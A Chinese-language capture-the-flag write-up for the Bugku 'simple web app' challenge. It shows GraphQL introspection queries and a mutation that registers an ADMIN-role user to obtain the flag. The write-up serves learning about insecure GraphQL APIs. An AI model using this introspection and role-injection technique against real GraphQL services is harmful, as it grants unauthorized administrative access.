Bugku-web-simple web app
·
1.开启场景
进入场景以后,页面如下,首先能够发现有两个页面login和register。

对url进行目录爆破,能够访问的只有登录和注册页面。

简单看一下网站,没有发现有明显的漏洞。
2.graphql
正常进行登录和注册的尝试,从bp抓到的数据包里面发现grapgql。

附一个graphql的介绍:课程简介 | GraphQL 教程
输入查询的口令查看当前的所有接口。
{"query":"{ __schema { types { name fields { name } } } }"}

发现用户存在role属性,并且网站通过addUser添加用户,但是显然这里显示的接口信息并不完全。通过网上寻找和AI辅助得到查看完整接口信息的口令。
{"query":"\n query IntrospectionQuery {\n __schema {\n \n queryType { name }\n mutationType { name }\n subscriptionType { name }\n types {\n ...FullType\n }\n directives {\n name\n description\n \n locations\n args {\n ...InputValue\n }\n }\n }\n }\n\n fragment FullType on __Type {\n kind\n name\n description\n \n fields(includeDeprecated: true) {\n name\n description\n args {\n ...InputValue\n }\n type {\n ...TypeRef\n }\n isDeprecated\n deprecationReason\n }\n inputFields {\n ...InputValue\n }\n interfaces {\n ...TypeRef\n }\n enumValues(includeDeprecated: true) {\n name\n description\n isDeprecated\n deprecationReason\n }\n possibleTypes {\n ...TypeRef\n }\n }\n\n fragment InputValue on __InputValue {\n name\n description\n type { ...TypeRef }\n defaultValue\n \n \n }\n\n fragment TypeRef on __Type {\n kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n ofType {\n kind\n name\n }\n }\n }\n }\n }\n }\n }\n }\n ","variables":{},"operationName":"IntrospectionQuery"}值得注意的是,这里的graphql存在\n和空格的限制,去掉这些占位符无法得到正确的返回,猜测可能是有长度的限制。
附一下失败的口令:
{"query":"query IntrospectionQuery { __schema { queryType { name } mutationType { name } subscriptionType { name } types { ...FullType } directives { name description locations args { ...InputValue } } } } fragment FullType on __Type { kind name description fields(includeDeprecated: true) { name description args { ...InputValue } type { ...TypeRef } isDeprecated deprecationReason } inputFields { ...InputValue } interfaces { ...TypeRef } enumValues(includeDeprecated: true) { name description isDeprecated deprecationReason } possibleTypes { ...TypeRef } } fragment InputValue on __InputValue { name description type { ...TypeRef } defaultValue } fragment TypeRef on __Type { kind name ofType { kind name ofType { kind name ofType { kind name ofType { kind name ofType { kind name ofType { kind name ofType { kind name } } } } } } } } }","variables":{},"operationName":"IntrospectionQuery"}猜测flag应该是ADMIN用户才能够得到,ADMIN用户不能通过页面进行注册。

查看添加用户接口的详细情况,添加一个用户有四个属性username、password、email、role。可以使用graphql语句添加用户将用户的role设置为ADMIN。


添加ADMIN用户。

{"query":"mutation {\n addUser(username:\"admin\",password:\"admin\",email:\"admin\",role:ADMIN)\n}"}添加成功
最后在页面进行ADMIN用户的登录,得到flag。

flag:shellmates{yoU_$hOU1d_$3cuR3_Y0UR_Gr4phqL_4pI}

有“AI”的1024 = 2048,欢迎大家加入2048 AI社区
更多推荐


 7
7 0
0- 0


 已为社区贡献1条内容

所有评论(0)